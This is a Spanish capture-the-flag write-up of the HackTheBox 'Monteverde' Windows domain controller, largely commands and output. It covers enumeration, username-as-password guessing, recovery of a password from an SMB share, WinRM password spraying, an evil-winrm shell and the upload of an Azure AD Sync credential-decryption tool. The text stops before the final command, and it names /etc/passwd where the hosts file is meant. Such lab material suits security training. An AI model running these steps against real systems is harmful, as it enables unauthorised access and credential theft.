
Monteverde

Reconocimiento

Primero que todo, realizamos un ping a la máquina para ver si nuestro equipo tiene conectividad con esta; IP: `10.10.10.172`.




Como se puede ver, la máquina está activa con un TTL de 127, es decir es una Windows.

Enumeración

Empezamos la fase de enumeración con la recopilación de puertos abiertos de la máquina:

```
nmap -p- --open -sS --min-rate 4000 -vvv -n -Pn 10.10.10.172 -oG allPorts
```



Una vez teniendo los puertos abiertos, realizamos un escaneo de versiones y servicios:

```
nmap -sC -sV -
p53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,49667,49673,49674,49675,49
```

```
737,50314 10.10.10.172 -oN targeted
```

```
┌──(root㉿zephyrus)-[/home/dimegio/Dimegio/HackTheBox/Monteverde]
└─# nmap -sC -sV -p53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,49667,49673,49674,49675,49737,50314 10.10.10.172
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-23 15:46 CEST
Nmap scan report for 10.10.10.172
Host is up (0.097s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-07-23 13:46:52Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: MEGABANK.LOCAL0., Site: Default-First-Site
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: MEGABANK.LOCAL0., Site: Default-First-Site
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         Microsoft Windows RPC
49675/tcp open  msrpc         Microsoft Windows RPC
49737/tcp open  msrpc         Microsoft Windows RPC
50314/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: MONTEVERDE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2024-07-23T13:47:44
|_  start_date: N/A
|_clock-skew: -1s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 98.26 seconds

┌──(root㉿zephyrus)-[/home/dimegio/Dimegio/HackTheBox/Monteverde]
└─#
```

Empezamos a enumerar ahora los servicios

Crackmapexec

Primero que todo, mediante crackmapexec listamos ante que sistema operativo nos encontramos y además obtenemos el nombre del dominio:

```
crackmapexec smb 10.10.10.172
```

```
┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Monteverde]
└─$ crackmapexec smb 10.10.10.172
SMB         10.10.10.172    445    MONTEVERDE       [*] Windows 10 / Server 2019 Build 17763 x64 (name:MONTEVE
RDE) (domain:MEGABANK.LOCAL) (signing:True) (SMBv1:False)



┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Monteverde]
└─$
```


En este caso, el nombre del dominio es: `MEGABANK.LOCAL`. El cual deberemos de añadir en nuestro `/etc/passwd`, para que en un futuro podamos apuntar hacía el dominio.

Si intentamos listar los recursos mediante crackmapexec `--shares` veremos que no tenemos permisos para hacerlo.

RPCCLIENT


Utilizamos rpcclient para intentar enumerar los usuarios

```
rpcclient -U "" 10.10.10.172 -N
rpcclient $> enumdomusers
```




Como podemos ver, efectivamente llegamos a enumerar los usuarios. Por otra parte, enumeramos los grupos:

```
rpcclient -U "" 10.10.10.172 -N -c "enumdomgroups"
```



En caso de que tengamos un listado de usuarios, podemos probar a ver si dichos usuarios tiene como contraseña su propio nombre:

```
crackmapexec smb 10.10.10.172 -u users -p users --continue
```




En este caso, nos reporta que `SABatchJobs:SABatchJobs` es un válido.

SMBMAP


Enumeramos los recursos existentes para el usuario: `SABatchJobs`

```
smbmap -H 10.10.10.172 -u 'SABatchJobs' -p 'SABatchJobs'
```




Inspeccionando los directorios disponibles, encontramos un archivo `azure.xml` en `users$/mhope`

```
smbmap -H 10.10.10.172 -u 'SABatchJobs' -p 'SABatchJobs' -r users$/mhope
```



> *Descargamos el archivo mediante `--download` apuntando al propio archivo.*

Inspeccionandolo:



Obtenemos la contraseña: `4n0therD4y@n0th3r$`

En caso de que esté el puerto `5985` abierto, y tenemos credenciales válidas. Podemos utilizar crackmapexec, para ver si el resultado sea `Pwnd!` al intentar establecer conexión, eso significará que el usuario pertenece al grupo `Remote Management Users`

Password Spraying SMB

```
crackmapexec winrm 10.10.10.172 -u users -p '4n0therD4y@n0th3r$' --continue-on-success
```

```
┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Monteverde]
└─$ crackmapexec winrm 10.10.10.172 -u users -p '4n0therD4y@n0th3r$' --continue-on-success
SMB         10.10.10.172    5985   MONTEVERDE       [*] Windows 10 / Server 2019 Build 17763 (name:MONTEVERDE)
HTTP        10.10.10.172    5985   MONTEVERDE       [*] http://10.10.10.172:5985/wsman
WINRM       10.10.10.172    5985   MONTEVERDE       [-] MEGABANK.LOCAL\Guest:4n0therD4y@n0th3r$
WINRM       10.10.10.172    5985   MONTEVERDE       [-] MEGABANK.LOCAL\AAD_987d7f2f57d2:4n0therD4y@n0th3r$
WINRM       10.10.10.172    5985   MONTEVERDE       [+] MEGABANK.LOCAL\mhope:4n0therD4y@n0th3r$ (Pwn3d!)
WINRM       10.10.10.172    5985   MONTEVERDE       [-] MEGABANK.LOCAL\SABatchJobs:4n0therD4y@n0th3r$
WINRM       10.10.10.172    5985   MONTEVERDE       [-] MEGABANK.LOCAL\svc-ata:4n0therD4y@n0th3r$
WINRM       10.10.10.172    5985   MONTEVERDE       [-] MEGABANK.LOCAL\svc-bexec:4n0therD4y@n0th3r$
WINRM       10.10.10.172    5985   MONTEVERDE       [-] MEGABANK.LOCAL\svc-netapp:4n0therD4y@n0th3r$
WINRM       10.10.10.172    5985   MONTEVERDE       [-] MEGABANK.LOCAL\dgalanos:4n0therD4y@n0th3r$
WINRM       10.10.10.172    5985   MONTEVERDE       [-] MEGABANK.LOCAL\roleary:4n0therD4y@n0th3r$
WINRM       10.10.10.172    5985   MONTEVERDE       [-] MEGABANK.LOCAL\smorgan:4n0therD4y@n0th3r$

┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Monteverde]
└─$
```

> *Utilizar mejor el servicio smb, en vez de winrm para hacer el ataque.*

De esta manera conseguimos acceso al sistema mediante `evil-winrm`

```
evil-winrm -i 10.10.10.172 -u 'mhope' -p '4n0therD4y@n0th3r$'
```

```
┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Monteverde]
└─$ evil-winrm -i 10.10.10.172 -u 'mhope' -p '4n0therD4y@n0th3r$'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\mhope\Documents>
```

```
*Evil-WinRM* PS C:\Users\mhope\Desktop> ls


    Directory: C:\Users\mhope\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         7/23/2024   4:49 AM             34 user.txt


*Evil-WinRM* PS C:\Users\mhope\Desktop> cat user.txt
457a38464d96956cda425afcb39aa0a3
*Evil-WinRM* PS C:\Users\mhope\Desktop>
```

Escalada de Privilegios

Listando los grupos pertenecientes al usuario, vemos que estamos en el grupo `Azure Admins`

```
net user mhope
```

```
*Evil-WinRM* PS C:\Users\mhope\Desktop> net user mhope
User name                    mhope
Full Name                    Mike Hope
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            1/2/2020 4:40:05 PM
Password expires             Never
Password changeable          1/3/2020 4:40:05 PM
Password required            Yes
User may change password     No

Workstations allowed         All
Logon script
User profile
Home directory               \\monteverde\users$\mhope
Last logon                   1/3/2020 6:29:59 AM

Logon hours allowed          All

Local Group Memberships      *Remote Management Use
Global Group memberships     *Azure Admins         *Domain Users
The command completed successfully.

*Evil-WinRM* PS C:\Users\mhope\Desktop>
```


En el directorio `Program Files` buscamos si existe el directorio `Microsoft Azure AD Sync`.

```
*Evil-WinRM* PS C:\Program Files> dir


    Directory: C:\Program Files


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         1/2/2020   9:36 PM                Common Files
d-----         1/2/2020   2:46 PM                internet explorer
d-----         1/2/2020   2:38 PM                Microsoft Analysis Services
d-----         1/2/2020   2:51 PM                Microsoft Azure Active Directory Connect
d-----         1/2/2020   3:37 PM                Microsoft Azure Active Directory Connect Upgrader
d-----         1/2/2020   3:02 PM                Microsoft Azure AD Connect Health Sync Agent
d-----         1/2/2020   2:53 PM                Microsoft Azure AD Sync
d-----         1/2/2020   2:38 PM                Microsoft SQL Server
d-----         1/2/2020   2:25 PM                Microsoft Visual Studio 10.0
d-----         1/2/2020   2:32 PM                Microsoft.NET
d-----         1/3/2020   5:28 AM                PackageManagement
d-----         1/2/2020   9:37 PM                VMware
d-r---         1/2/2020   2:46 PM                Windows Defender
d-----         1/2/2020   2:46 PM                Windows Defender Advanced Threat Protection
d-----        9/15/2018  12:19 AM                Windows Mail
d-----         1/2/2020   2:46 PM                Windows Media Player
d-----        9/15/2018  12:19 AM                Windows Multimedia Platform
d-----        9/15/2018  12:28 AM                windows nt
d-----         1/2/2020   2:46 PM                Windows Photo Viewer
d-----        9/15/2018  12:19 AM                Windows Portable Devices
d-----        9/15/2018  12:19 AM                Windows Security
d-----         1/3/2020   5:28 AM                WindowsPowerShell


*Evil-WinRM* PS C:\Program Files>
```

A través de github: https://github.com/VbScrub/AdSyncDecrypt/releases, descargamos el exploit y lo subimos a la máquina victima.


```
*Evil-WinRM* PS C:\Windows\Temp\Privesc> upload
/home/dimegio/Dimegio/HackTheBox/Monteverde/AdDecrypt/AdDecrypt.exe
```

```
*Evil-WinRM* PS C:\Windows\Temp\Privesc> upload
/home/dimegio/Dimegio/HackTheBox/Monteverde/AdDecrypt/mcrypt.dll
```



Ahora el binario se tiene que ejecutar desde: `"C:\Program Files\Microsoft Azure AD Sync\Bin"`. Por lo cual, nos movemos a dicho directorio (solamente el path, no los archivos) y ejecutamos el siguiente comando:

